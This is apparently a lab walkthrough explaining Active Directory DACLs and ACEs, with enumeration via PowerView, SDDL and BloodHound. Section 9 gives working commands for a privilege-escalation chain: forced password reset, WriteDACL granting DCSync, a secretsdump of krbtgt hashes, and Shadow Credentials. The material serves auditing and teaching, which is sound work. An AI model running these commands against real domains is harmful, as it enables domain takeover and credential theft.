Reading AD Object Security: DACLs, ACEs, and Rights on Every Object
Objective: Understand how every Active Directory object carries a binary security descriptor, how individual ACEs in its DACL encode rights over users, groups, computers, OUs, GPOs, and the domain root, and how to enumerate and reason about those rights, so a defender can audit delegation and an authorized red teamer can spot ACE-based escalation paths (GenericAll, WriteDACL, WriteOwner, GenericWrite, AllExtendedRights, ForceChangePassword, AddSelf) before weaponizing them in a lab.
Most people who learn BloodHound learn the edges before they learn the bytes. They see ForceChangePassword light up red on a graph and never ask what actually lives in nTSecurityDescriptor to produce that edge. That gap costs you. If you can read the raw DACL, you stop trusting the tool blindly, you spot paths BloodHound’s collector missed, and as a defender you can tell a malicious ACE from a noisy-but-legitimate delegation. This walkthrough goes from the on-disk security descriptor structure all the way to DCSync, with enumeration in front of every attack.
The whole thing runs against a self-built lab domain. Nothing here points at a live target.
1. Security Descriptors in Active Directory
Every object in Active Directory is a securable object. A user, a group, a computer, an organizational unit, a Group Policy container, the domain root itself: each one carries a SECURITY_DESCRIPTOR that decides who can read it, write it, delete it, or perform special directory operations against it.
That descriptor lives in a single binary LDAP attribute on the object: nTSecurityDescriptor. It is not human readable on the wire. It is a packed C structure in SECURITY_DESCRIPTOR format defined in [MS-DTYP] section 2.4.6, and Active Directory stores it verbatim.
A security descriptor has four logical components:
| Component | Description |
|---|---|
| Owner SID | The principal who owns the object. The owner implicitly holds WRITE_DAC and can always rewrite the DACL. |
| Group SID | Primary group SID. Largely vestigial in AD, present for POSIX/historical reasons. |
| DACL | Discretionary Access Control List. The ordered list of ACEs that grant or deny access. This is where attacks live. |
| SACL | System Access Control List. Controls which access attempts get audited. No access grants, only logging. |
The binary header is small and fixed. Read it once and the offsets stop being mysterious:
typedef struct _SECURITY_DESCRIPTOR {
    UCHAR  Revision;       // always 1
    UCHAR  Sbz1;           // resource manager control byte
    USHORT Control;        // SE_* control flags (see below)
    DWORD  OffsetOwner;    // byte offset to Owner SID
    DWORD  OffsetGroup;    // byte offset to Group SID
    DWORD  OffsetSacl;     // byte offset to SACL
    DWORD  OffsetDacl;     // byte offset to DACL
} SECURITY_DESCRIPTOR;
The Control field qualifies the whole descriptor. The flag that matters most for attack analysis is SE_DACL_PROTECTED (PD in SDDL): when set, the object’s DACL does not inherit ACEs from its parent container. Protected objects (most Tier-0 accounts) carry it, which is exactly why AdminSDHolder exists as a separate propagation mechanism, covered later.
Two more flags matter day to day:
| Flag | Meaning |
|---|---|
OWNER_SECURITY_INFORMATION | Read/write the owner field only |
GROUP_SECURITY_INFORMATION | Read/write the group field only |
DACL_SECURITY_INFORMATION | Read/write the DACL (you need READ_CONTROL to read it) |
SACL_SECURITY_INFORMATION | Read/write the SACL (requires SeSecurityPrivilege) |
When you query nTSecurityDescriptor, you typically pass DACL_SECURITY_INFORMATION because the SACL portion requires ACCESS_SYSTEM_SECURITY and silently drops off otherwise.
2. DACL vs SACL: Purpose and Mechanics
The DACL answers “who is allowed to do what.” The SACL answers “what do I log.” They are structurally identical (both are ACLs holding ACEs) but the access-control engine treats them completely differently.
When a principal requests access to an AD object, the Local Security Authority on the DC builds an access check. It compares the SIDs in the requester’s token (their own SID, plus every group SID, plus well-known SIDs like Authenticated Users) against the ACEs in the DACL. The engine walks the DACL in order and stops as soon as the requested access is fully granted or any bit is explicitly denied.
That ordering is not cosmetic. The rule from [MS-DTYP] is precise: access-denied ACEs must appear ahead of access-allowed ACEs (this is “canonical” order). The first time I hand-built a DACL and dropped a deny ACE at the bottom, the deny was effectively dead because an allow above it had already satisfied the check. Windows tooling enforces canonical order on write; raw LDAP writes do not, which is itself an abuse primitive.
Two edge cases you must internalize:
| ACL state | Effect |
|---|---|
| Null DACL | No DACL present at all. Grants everyone full control. Maximum danger. |
| Empty DACL | DACL present, zero ACEs. Denies everyone all access. |
These are opposites despite sounding similar. A Null DACL is wide open; an empty DACL is a brick wall. Per [MS-ADTS] section 6.1.3, Null DACLs are disallowed on Active Directory objects, so you will not find one in a healthy domain. If you do, something has corrupted the descriptor.
To read a DACL you need READ_CONTROL (also called RIGHT_READ_CONTROL). By default Authenticated Users can read the DACL on most objects, which is precisely why low-privileged enumeration of ACEs works at all. The attacker’s entire reconnaissance depends on the fact that AD is, by design, an open book for reading permissions.
3. ACE Anatomy: Types, Flags, Masks, and GUIDs
An ACL is a header followed by a tightly packed list of ACEs:
typedef struct _ACL {
    UCHAR  AclRevision;   // 2 for simple ACEs, 4 when object ACEs present
    UCHAR  Sbz1;
    USHORT AclSize;       // total bytes including all ACEs
    USHORT AceCount;      // number of ACEs that follow
    USHORT Sbz2;
} ACL;
Every ACE starts with the same header:
typedef struct _ACE_HEADER {
    UCHAR  AceType;   // ALLOWED / DENIED / AUDIT / *_OBJECT variants
    UCHAR  AceFlags;  // inheritance + audit bits
    USHORT AceSize;   // size of this ACE in bytes
} ACE_HEADER;
AceFlags carries the inheritance bits that determine how an ACE flows down the directory tree. These matter enormously when you find a dangerous ACE on an OU, because it may apply to every child object:
| Flag | Meaning |
|---|---|
CONTAINER_INHERIT_ACE | Child containers inherit this ACE |
OBJECT_INHERIT_ACE | Child (leaf) objects inherit this ACE |
INHERIT_ONLY_ACE | ACE does not apply to this object, only propagates to children |
INHERITED_ACE | This ACE was inherited from a parent (not set directly) |
NO_PROPAGATE_INHERIT_ACE | Inheritance stops at the immediate child |
The INHERITED_ACE bit is your fastest triage tool: an ACE without it was set explicitly on this object, which is exactly what an attacker plants and what a defender should scrutinize.
Simple vs object ACEs
There are two ACE shapes you will meet constantly.
A simple ACE grants a flat access mask:
typedef struct _ACCESS_ALLOWED_ACE {
    ACE_HEADER Header;
    ACCESS_MASK Mask;     // 32-bit access mask
    DWORD       SidStart; // start of trustee SID
} ACCESS_ALLOWED_ACE;
An object ACE is the AD-specific extended form. It adds two GUIDs that scope the right:
typedef struct _ACCESS_ALLOWED_OBJECT_ACE {
    ACE_HEADER  Header;
    ACCESS_MASK Mask;
    DWORD       Flags;              // which GUIDs are present
    GUID        ObjectType;         // extended right, property, or property set
    GUID        InheritedObjectType;// object class the ACE applies to
    DWORD       SidStart;
} ACCESS_ALLOWED_OBJECT_ACE;
ObjectType is the field that turns a generic “control access” right into something precise like User-Force-Change-Password or DS-Replication-Get-Changes. If ObjectType is absent, the right is unrestricted (for example AllExtendedRights, which is RIGHT_DS_CONTROL_ACCESS with no GUID). If present, the right is limited to exactly the schema object the GUID names. InheritedObjectType restricts which object class will inherit the ACE.
SDDL: the text form
When you convert a binary descriptor to text you get SDDL (Security Descriptor Definition Language). Each ACE becomes six semicolon-delimited fields:
(A;CI;RPWP;bf9679c0-0de6-11d0-a285-00aa003049e2;;S-1-5-21-...-1108)
 |  |   |    |                                    |  |
 |  |   |    ObjectType GUID                       |  Trustee SID
 |  |   Access rights string                       InheritedObjectType GUID
 |  ACE flags (CI = CONTAINER_INHERIT)
 ACE type (A = ALLOW, D = DENY, OA = OBJECT_ALLOW)
Memorize the six-field order (type, flags, rights, ObjectType, InheritedObjectType, trustee) and you can read a raw descriptor with no tooling. That skill is what separates “BloodHound told me” from “I verified it.”
4. The Dangerous Rights Taxonomy
Before enumerating, you need a mental map of which rights are weapons. AD rights fall into three buckets: standard/generic, control, and extended/object rights.
The four AD generic-right mappings from [MS-ADTS] expand to concrete DS rights:
| Generic right | Expands to |
|---|---|
GENERIC_READ | READ_CONTROL + DS_LIST_CONTENTS + DS_READ_PROPERTY + DS_LIST_OBJECT |
GENERIC_WRITE | READ_CONTROL + DS_WRITE_PROPERTY + DS_WRITE_PROPERTY_EXTENDED |
GENERIC_EXECUTE | READ_CONTROL + DS_LIST_CONTENTS |
GENERIC_ALL | DELETE + READ_CONTROL + WRITE_DAC + WRITE_OWNER + DS_CREATE_CHILD + DS_DELETE_CHILD + DS_READ_PROPERTY + DS_WRITE_PROPERTY + more |

Notice GENERIC_ALL contains WRITE_DAC and WRITE_OWNER. That is why GenericAll is the nuclear option: it implicitly lets you rewrite the DACL into anything.
Here is the field reference you will keep coming back to:
| Right | Access mask / DS right | Abuse on target type |
|---|---|---|
GenericAll | 0x000F01FF | Users: reset password / Kerberoast; Groups: add member; Computers: RBCD; Domain: DCSync |
GenericWrite | DS_WRITE_PROPERTY (all props) | Users: write servicePrincipalName for Kerberoast; Computers: write msDS-KeyCredentialLink for Shadow Credentials |
WriteDACL | WRITE_DAC (0x00040000) | Write a new ACE granting yourself GenericAll, then escalate |
WriteOwner | WRITE_OWNER (0x00080000) | Take ownership, then rewrite DACL |
AllExtendedRights | DS_CONTROL_ACCESS, no ObjectType | User: force password reset; Domain: DCSync |
ForceChangePassword | DS_CONTROL_ACCESS scoped to 00299570-246d-11d0-a768-00aa006e0529 | Reset target password without knowing the old one |
AddSelf | DS_WRITE_PROPERTY_EXTENDED scoped to bf9679c0-0de6-11d0-a285-00aa003049e2 | Add yourself to a group |
WriteProperty (msDS-KeyCredentialLink) | property GUID 5b47d60f-6090-40b2-9f37-2a4de88f3063 | Shadow Credentials / PKINIT |
The extended-right GUIDs you must recognize on the domain root because they equal DCSync:
| Extended right | GUID |
|---|---|
DS-Replication-Get-Changes | 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 |
DS-Replication-Get-Changes-All | 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2 |
DS-Replication-Get-Changes-In-Filtered-Set | 89e95b76-444d-4c62-991a-0facbeda640c |
When a principal holds both DS-Replication-Get-Changes and DS-Replication-Get-Changes-All on the domain object, it can drive the DRSUAPI replication protocol and pull every secret in the directory. That is DCSync, and it is the endgame of most DACL chains.
5. Building the Lab
Three VMs, all self-owned, all isolated on a host-only 192.168.56.0/24 network:
- Windows Server 2019 Domain Controller, domain
corp.lab, DC at192.168.56.10(dc01) - Windows 10 domain-joined workstation (
ws01) - Linux attacker box with Impacket installed
Provision three users and plant two intentional misconfigurations: helpdesk gets ForceChangePassword over svcadmin, and svcadmin gets WriteDACL over the domain root. That single chain models the most common real-world escalation: a delegated helpdesk right that ladders into domain compromise.
# Run on dc01 as Domain Admin
Import-Module ActiveDirectory

New-ADUser -Name "lowpriv"  -AccountPassword (ConvertTo-SecureString "Pass@123" -AsPlainText -Force) -Enabled $true
New-ADUser -Name "helpdesk" -AccountPassword (ConvertTo-SecureString "Pass@123" -AsPlainText -Force) -Enabled $true
New-ADUser -Name "svcadmin" -AccountPassword (ConvertTo-SecureString "Pass@123" -AsPlainText -Force) -Enabled $true

# helpdesk -> ForceChangePassword over svcadmin
$acl  = Get-Acl "AD:CN=svcadmin,CN=Users,DC=corp,DC=lab"
$guid = [GUID]"00299570-246d-11d0-a768-00aa006e0529"   # User-Force-Change-Password
$ace  = New-Object System.DirectoryServices.ActiveDirectoryAccessRule(
          [System.Security.Principal.NTAccount]"corp\helpdesk",
          [System.DirectoryServices.ActiveDirectoryRights]"ExtendedRight",
          [System.Security.AccessControl.AccessControlType]"Allow", $guid)
$acl.AddAccessRule($ace)
Set-Acl -AclObject $acl "AD:CN=svcadmin,CN=Users,DC=corp,DC=lab"

# svcadmin -> WriteDACL over domain root
$acl2 = Get-Acl "AD:DC=corp,DC=lab"
$ace2 = New-Object System.DirectoryServices.ActiveDirectoryAccessRule(
          [System.Security.Principal.NTAccount]"corp\svcadmin",
          [System.DirectoryServices.ActiveDirectoryRights]"WriteDacl",
          [System.Security.AccessControl.AccessControlType]"Allow")
$acl2.AddAccessRule($ace2)
Set-Acl -AclObject $acl2 "AD:DC=corp,DC=lab"
# (no stdout on success; verify with the enumeration in Section 7)
6. Reading DACLs Programmatically: Four Methods
Four ways to pull a DACL, from zero-dependency native to fully tool-assisted. Run all four as lowpriv. Every one of them works for an unprivileged user because READ_CONTROL is granted to Authenticated Users by default.
Method 1: Native .NET (no tools on disk)
$searcher = New-Object System.DirectoryServices.DirectorySearcher
$searcher.Filter = "(samAccountName=svcadmin)"
$entry = $searcher.FindOne().GetDirectoryEntry()
$sd = $entry.psbase.ObjectSecurity
$sd.GetAccessRules($true, $true, [System.Security.Principal.NTAccount]) |
  Where-Object { $_.IdentityReference -like "*helpdesk*" } |
  Select-Object IdentityReference, ActiveDirectoryRights, AccessControlType, ObjectType
IdentityReference : CORP\helpdesk
ActiveDirectoryRights : ExtendedRight
AccessControlType : Allow
ObjectType        : 00299570-246d-11d0-a768-00aa006e0529
The raw ObjectType GUID is exactly what sits in the binary ACE. 00299570-... is User-Force-Change-Password. Without a GUID lookup table you would be stuck, which is why the next tools resolve them.
Method 2: PowerView with GUID resolution
Import-Module .\PowerView.ps1
$sid = (Get-DomainUser helpdesk).objectsid
Get-DomainObjectAcl -Identity svcadmin -ResolveGUIDs |
  Where-Object { $_.SecurityIdentifier -eq $sid } |
  Select-Object ObjectDN, AceType, ActiveDirectoryRights, ObjectAceType, SecurityIdentifier
ObjectDN              : CN=svcadmin,CN=Users,DC=corp,DC=lab
AceType               : AccessAllowedObject
ActiveDirectoryRights : ExtendedRight
ObjectAceType         : User-Force-Change-Password
SecurityIdentifier    : S-1-5-21-1837561624-1108412133-2419713605-1107
-ResolveGUIDs turned the GUID into User-Force-Change-Password. That single flag is the difference between raw bytes and an actionable finding. Skip it and ObjectAceType stays an uninterpretable GUID.
Method 3: ADSI direct attribute read
$de = [ADSI]"LDAP://CN=svcadmin,CN=Users,DC=corp,DC=lab"
$raw = $de.psbase.ObjectSecurity.GetSecurityDescriptorBinaryForm()
$sddl = (New-Object System.DirectoryServices.ActiveDirectorySecurity)
$sddl.SetSecurityDescriptorBinaryForm($raw)
$sddl.GetSecurityDescriptorSddlForm("Access")
O:DAG:DAD:AI(OA;;CR;00299570-246d-11d0-a768-00aa006e0529;;S-1-5-21-1837561624-1108412133-2419713605-1107)
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;DA)(A;;RPWPCRCCDCLCLORCWOWDSDDTSW;;;SY)...
There it is in SDDL: OA;;CR;00299570-...;;S-1-5-21-...-1107. OA = object-allowed ACE, CR = DS_CONTROL_ACCESS (extended right), the GUID = force-change-password, trustee = helpdesk’s SID. Reading raw SDDL is the skill that lets you audit when no tool is available.
Method 4: PowerView for raw GUID inspection
Get-DomainObjectAcl -Identity "DC=corp,DC=lab" |
  Where-Object { $_.ActiveDirectoryRights -match "WriteDacl" } |
  Select-Object ObjectDN, ActiveDirectoryRights, SecurityIdentifier
ObjectDN              : DC=corp,DC=lab
ActiveDirectoryRights : WriteDacl
SecurityIdentifier    : S-1-5-21-1837561624-1108412133-2419713605-1108
SID ...-1108 is svcadmin. We just confirmed the second planted misconfiguration straight off the domain root’s DACL.
7. Enumerating ACEs Across Every Object Type
Now sweep the whole domain. The goal is an inventory of non-default ACEs across users, groups, computers, OUs, GPOs, and the root. Always enumerate first; the graph tells you where to spend effort.
Find every ACE where our controlled principals are the trustee
The most operationally valuable query is the reverse lookup: “what does my SID have rights over?” PowerView’s Get-DomainObjectAcl paired with a SID filter answers it.
Import-Module .\PowerView.ps1
$me = (Get-DomainUser helpdesk).objectsid
Get-DomainObjectAcl -SearchBase "DC=corp,DC=lab" -ResolveGUIDs |
  Where-Object { $_.SecurityIdentifier -eq $me } |
  Select-Object ObjectDN, ActiveDirectoryRights, ObjectAceType
ObjectDN              : CN=svcadmin,CN=Users,DC=corp,DC=lab
ActiveDirectoryRights : ExtendedRight
ObjectAceType         : User-Force-Change-Password
That one line is the foothold. helpdesk can force-reset svcadmin. Repeat for svcadmin‘s SID and you find WriteDacl on DC=corp,DC=lab. The chain is now visible end to end.
Sweep for interesting ACEs domain-wide
PowerView ships Find-InterestingDomainAcl, which filters out built-in/default trustees and surfaces ACEs granted to non-privileged principals:
Find-InterestingDomainAcl -ResolveGUIDs |
  Select-Object IdentityReferenceName, ObjectDN, ActiveDirectoryRights, ObjectAceType |
  Format-Table -AutoSize
IdentityReferenceName ObjectDN                                ActiveDirectoryRights ObjectAceType
--------------------- --------                                --------------------- -------------
helpdesk              CN=svcadmin,CN=Users,DC=corp,DC=lab     ExtendedRight         User-Force-Change-Password
svcadmin              DC=corp,DC=lab                          WriteDacl             None
lowpriv               CN=Backup Operators,CN=Builtin,...      WriteProperty         Self-Membership
Self-Membership on a group means that trustee can add itself as a member. WriteProperty scoped to bf9679c0-... is the AddSelf primitive.
Per-object-type checks worth running
| Object type | Query target | What a dangerous ACE enables |
|---|---|---|
| User | CN=Users | ForceChangePassword, GenericWrite (SPN -> Kerberoast) |
| Group | privileged groups | AddSelf / GenericWrite -> add member |
| Computer | objectClass=computer | GenericWrite -> Shadow Credentials / RBCD |
| OU | OUs with INHERIT flags | inherited GenericAll over every child |
| GPO | CN=Policies,CN=System | WriteProperty on gPCFileSysPath -> push malicious policy |
| Domain root | DC=corp,DC=lab | AllExtendedRights / WriteDACL -> DCSync |
Quick computer-object sweep:
Get-DomainComputer | ForEach-Object {
  Get-DomainObjectAcl -Identity $_.distinguishedname -ResolveGUIDs |
    Where-Object { $_.ActiveDirectoryRights -match "GenericWrite|GenericAll|WriteProperty" -and
                   $_.SecurityIdentifier -notmatch "-512$|-519$|-516$" }
} | Select-Object ObjectDN, ActiveDirectoryRights, ObjectAceType, SecurityIdentifier
ObjectDN              : CN=WS01,CN=Computers,DC=corp,DC=lab
ActiveDirectoryRights : GenericWrite
ObjectAceType         : None
SecurityIdentifier    : S-1-5-21-1837561624-1108412133-2419713605-1106
SID ...-1106 is lowpriv. GenericWrite on a computer object is the Shadow Credentials path (Phase 5).
8. From Enumeration to Attack Path with BloodHound
Manual sweeps prove individual edges. BloodHound stitches them into multi-hop paths and shows you the shortest route to Domain Admin.
PS C:\loot> .\SharpHound.exe -c All --domain corp.lab --outputdirectory C:\loot
2024-06-01T12:14:09 INFO  Resolved collection methods: ACL, Container, Group, ...
2024-06-01T12:14:11 INFO  Beginning LDAP search for corp.lab
2024-06-01T12:14:33 INFO  Status: 412 objects finished (+412) -- Using 78 MB RAM
2024-06-01T12:14:33 INFO  Enumeration finished in 00:00:24
2024-06-01T12:14:34 INFO  Saving cache with stats: 71 namemaps, 12 valuemaps
2024-06-01T12:14:34 INFO  SharpHound Enumeration Completed! Output: 20240601121409_BloodHound.zip
Import the ZIP, then run the cypher “Shortest Path from Owned Principals to Domain Admins” after marking HELPDESK@CORP.LAB as owned. The graph renders the chain:
HELPDESK@CORP.LAB
  --[ForceChangePassword]--> SVCADMIN@CORP.LAB
    --[WriteDacl]--> CORP.LAB (Domain)
      --[DCSync]--> krbtgt, Administrator, all domain secrets
The right-click “Help” on each edge in BloodHound prints the exact abuse commands. That is convenient, but the value of Sections 1 through 7 is that you understand why each edge is exploitable at the protocol level. Now execute it.

9. DACL Abuse Walk-Through
Phase 2: ForceChangePassword (helpdesk -> svcadmin)
The User-Force-Change-Password extended right lets a principal set a new password without supplying the current one. A normal password change is a user self-service operation that requires the old password and uses RIGHT_DS_WRITE_PROPERTY_EXTENDED against the unicodePwd attribute; a force-reset is the administrative form gated solely by this control-access right. That distinction is why helpdesk delegation is so dangerous: it bypasses knowledge of the current secret entirely.
Import-Module .\PowerView.ps1
$cred  = Get-Credential corp\helpdesk          # Pass@123
$newpw = ConvertTo-SecureString "NewPass@999" -AsPlainText -Force
Set-DomainUserPassword -Identity svcadmin -AccountPassword $newpw -Credential $cred
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'svcadmin'
VERBOSE: [Set-DomainUserPassword] Password for user 'svcadmin' successfully reset
From Linux:
impacket-changepasswd corp.lab/svcadmin@dc01.corp.lab \
  -newpass 'NewPass@999' -altuser corp.lab/helpdesk -altpass 'Pass@123' -reset
[*] Setting the password of corp.lab\svcadmin as corp.lab\helpdesk
[*] Connecting to DCE/RPC as corp.lab\helpdesk
[*] Password was changed successfully.
We now own svcadmin.
Phase 3: WriteDACL -> grant DCSync on the domain root
WriteDACL is WRITE_DAC (0x00040000). It lets the holder rewrite the object’s DACL into anything. As svcadmin, we append two object-allow ACEs to the domain root granting our own SID the replication extended rights. PowerView’s Add-DomainObjectAcl with -Rights DCSync writes both DS-Replication-Get-Changes and DS-Replication-Get-Changes-All in one call.
First, confirm we hold WriteDACL (enumeration before action):
$cred = Get-Credential corp\svcadmin             # NewPass@999
$sid  = (Get-DomainUser svcadmin -Credential $cred).objectsid
Get-DomainObjectAcl -Identity "DC=corp,DC=lab" -Credential $cred |
  Where-Object { $_.SecurityIdentifier -eq $sid } |
  Select-Object ActiveDirectoryRights
ActiveDirectoryRights
---------------------
WriteDacl
Now write the DCSync ACEs:
Add-DomainObjectAcl -TargetIdentity "DC=corp,DC=lab" `
                    -PrincipalIdentity svcadmin `
                    -Rights DCSync `
                    -Credential $cred -Verbose
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=svcadmin,CN=Users,DC=corp,DC=lab 'DCSync' on DC=corp,DC=lab
VERBOSE: [Add-DomainObjectAcl] Granting principal ... rights GUID '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2'
VERBOSE: [Add-DomainObjectAcl] Granting principal ... rights GUID '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2'
Linux equivalent with dacledit:
impacket-dacledit -action write -rights DCSync \
  -principal svcadmin -target-dn "DC=corp,DC=lab" \
  'corp.lab/svcadmin:NewPass@999' -dc-ip 192.168.56.10
[*] DACL backed up to dacledit-20240601-121955.bak
[*] DACL modified successfully!
dacledit even backs up the original DACL, which is exactly the kind of artifact a defender can hunt for.
Phase 4: DCSync
DCSync impersonates a domain controller and invokes DRSGetNCChanges over the DRSUAPI RPC interface, the same call a real DC uses during replication. Because svcadmin now holds both replication rights on the NC head, the DC happily streams back secret attributes including unicodePwd and supplementalCredentials.
impacket-secretsdump 'corp.lab/svcadmin:NewPass@999@192.168.56.10' -just-dc-user krbtgt
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3bc61e97fb14d18c42bcbf6c3a9055f:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:6f1b8c...c9d2
krbtgt:aes128-cts-hmac-sha1-96:1a2b3c...88ef
[*] Cleaning up...
That krbtgt NTLM hash (f3bc61...) is the key to forging Golden Tickets. The DACL chain reached Tier-0 from a delegated helpdesk right.
Phase 5: GenericWrite -> Shadow Credentials (computer path)
lowpriv had GenericWrite on WS01$. GenericWrite includes DS_WRITE_PROPERTY on all attributes, including msDS-KeyCredentialLink. That attribute stores raw public keys for Kerberos PKINIT (certificate-based pre-authentication). Write a key-credential you control and you can request a TGT as the computer account using your private key, no password needed. This is the Shadow Credentials technique.
PS C:\loot> .\Whisker.exe add /target:WS01$ /domain:corp.lab /dc:dc01.corp.lab
[*] Searching for the target account
[*] Target user found: CN=WS01,CN=Computers,DC=corp,DC=lab
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID 8e9c...d1
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute successfully
[*] Run Rubeus with: Rubeus.exe asktgt /user:WS01$ /certificate:MIIJ... /password:"abc" /domain:corp.lab /dc:dc01.corp.lab /getcredentials
PS C:\loot> .\Rubeus.exe asktgt /user:WS01$ /certificate:MIIJ... /password:"abc" /domain:corp.lab /dc:dc01.corp.lab /getcredentials
[*] Using PKINIT with etype rc4_hmac and subject: CN=WS01
[*] Building AS-REQ (w/ PKINIT preauth) for: 'corp.lab\WS01$'
[+] TGT request successful!
[*] base64(ticket.kirbi):
      doIF... (snipped)
[*] Getting credentials using U2U
    CredentialInfo         :
      NTLM              : 31d6cfe0d16ae931b73c59d7e0c089c0
The AS-REQ carries the PKINIT pre-auth, the DC validates the cert against the key in msDS-KeyCredentialLink, returns a TGT, and the /getcredentials U2U trick even hands back the account’s NTLM hash. A single GenericWrite on a computer became full machine-account auth.
10. AdminSDHolder and SDProp
Tier-0 accounts (Domain Admins, Enterprise Admins, krbtgt, the DCs) carry SE_DACL_PROTECTED, so they do not inherit ACEs and you cannot escalate against them by poisoning a parent OU. Microsoft instead governs their DACLs through a template object: CN=AdminSDHolder,CN=System,DC=corp,DC=lab.
A background task on the PDC emulator, SDProp (the Security Descriptor Propagator), runs every 60 minutes by default. It copies the AdminSDHolder DACL onto every protected account, stamping adminCount=1. If an attacker plants a malicious ACE on AdminSDHolder, SDProp pushes that ACE onto every Tier-0 object within the hour, and it keeps re-applying it, which makes it a brutal persistence mechanism.
Enumerate the AdminSDHolder DACL for non-default ACEs:
Get-DomainObjectAcl -SearchBase "CN=AdminSDHolder,CN=System,DC=corp,DC=lab" -ResolveGUIDs |
  Where-Object { $_.ActiveDirectoryRights -match "GenericAll|WriteDacl|WriteOwner" } |
  Select-Object SecurityIdentifier, ActiveDirectoryRights, ObjectAceType
SecurityIdentifier                              ActiveDirectoryRights ObjectAceType
------------------                              --------------------- -------------
S-1-5-21-1837561624-1108412133-2419713605-1106  GenericAll            All
lowpriv (...-1106) holding GenericAll on AdminSDHolder is a five-alarm finding: within 60 minutes it becomes GenericAll over Domain Admins, krbtgt, and every DC. Find protected accounts already stamped by SDProp:
Get-DomainObject -LDAPFilter "(adminCount=1)" -Properties samaccountname | Select samaccountname
samaccountname
--------------
Administrator
krbtgt
svcadmin
Domain Admins
Enterprise Admins
An account showing adminCount=1 that is not a known privileged principal is a strong sign of past AdminSDHolder tampering or stale group membership worth investigating.
11. Detection, Hardening, and ACL Hygiene
Every phase above leaves DC-side audit telemetry, provided the right audit subcategories are on.
Audit events to collect
| Event ID | Subcategory | What it captures |
|---|---|---|

5136 | DS Changes | Object attribute modified. AttributeLDAPDisplayName = nTSecurityDescriptor means a DACL was rewritten; AttributeValue holds the new SDDL |
4662 | DS Access | Operation on an AD object; catches WRITE_DAC (mask 0x40000) and replication access (mask 0x100 with the DS-Replication GUIDs) |
4670 | Object permissions changed | Security descriptor on a securable object changed; OldSd/NewSd show before/after |
